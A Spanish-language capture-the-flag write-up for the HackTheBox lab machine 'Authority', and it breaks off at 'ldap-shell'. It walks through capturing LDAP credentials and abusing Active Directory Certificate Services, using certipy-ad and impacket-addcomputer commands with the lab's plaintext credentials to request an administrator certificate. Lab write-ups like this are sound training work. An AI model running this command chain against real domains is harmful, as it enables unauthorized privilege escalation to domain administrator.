
responder hash
obtenemos el usuario y la contraseña del servicio ldap

crackmapexec
con crackmapexec podemos hacer una validación del usuario y la contraseña que hemos obtenido tanto para smb como para evil-winrm.

evil-winrm
establecemos conexión con la maquina

Escalada de privilegios
tenemos el directorio de Certs. esta maquina podría tener algunos certificados que sean vulnerable
certipy-ad
con esta herramienta podemos obtener información de posibles certificados vulnerables que se encuentran dentro de la maquina victima tambien podemos ver el Template Name: CoprVPN
certipy-ad find -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!' -target authority.htb -text -stdout -vulnerable

Enrollment Rights
aquí podemos ver que Domain Computers tiene permisos de Enrollment Rights lo que significa que tenemos permisos para agregar nuevas equipos al DC(Domain Controller)
impacket-addcomputer
impacket-addcomputer authority.htb/svc_ldap:lDaP_1n_th3_cle4r! -dc-ip 10.10.11.222 -computer-name 'gamuke' -computer-pass 'gamuke123'

# con este comando vamos a agregar un equipo al dominio `authority.htb` utilizando las credenciales que hemos conseguido anteriormente. proporcionando un nombre y una contraseña para el equipo que vamos a crear dentro del DC(Domain Controller) 

crackmapexec
verificamos que hemos creado correctamente el usuario y la contraseña
certipy-ad
       certipy-ad req -username gamuke$ -password 'gamuke123' -ca AUTHORITY-CA -dc-ip 10.10.11.222 -template CorpVPN -upn administrator@authority.htb -dns authority.htb -debug

# NOTA: si tienes problemas con el reloj ejecutar> sudo ntpdate "IP-DC"

 ❯ sudo service virtualbox-guest-utils stop # este comando detiene el servicio virtualbox-guest-utils lo que nos permite modificar el reloj

 ❯ timedatectl set-ntp 0    # -------------> desactivar la sincronizacion de la maquina virtual con tu host

 ❯ sudo ntpdate 10.10.10.10 # -------------------> sincronizar la maquina con el DC
ldap-shell
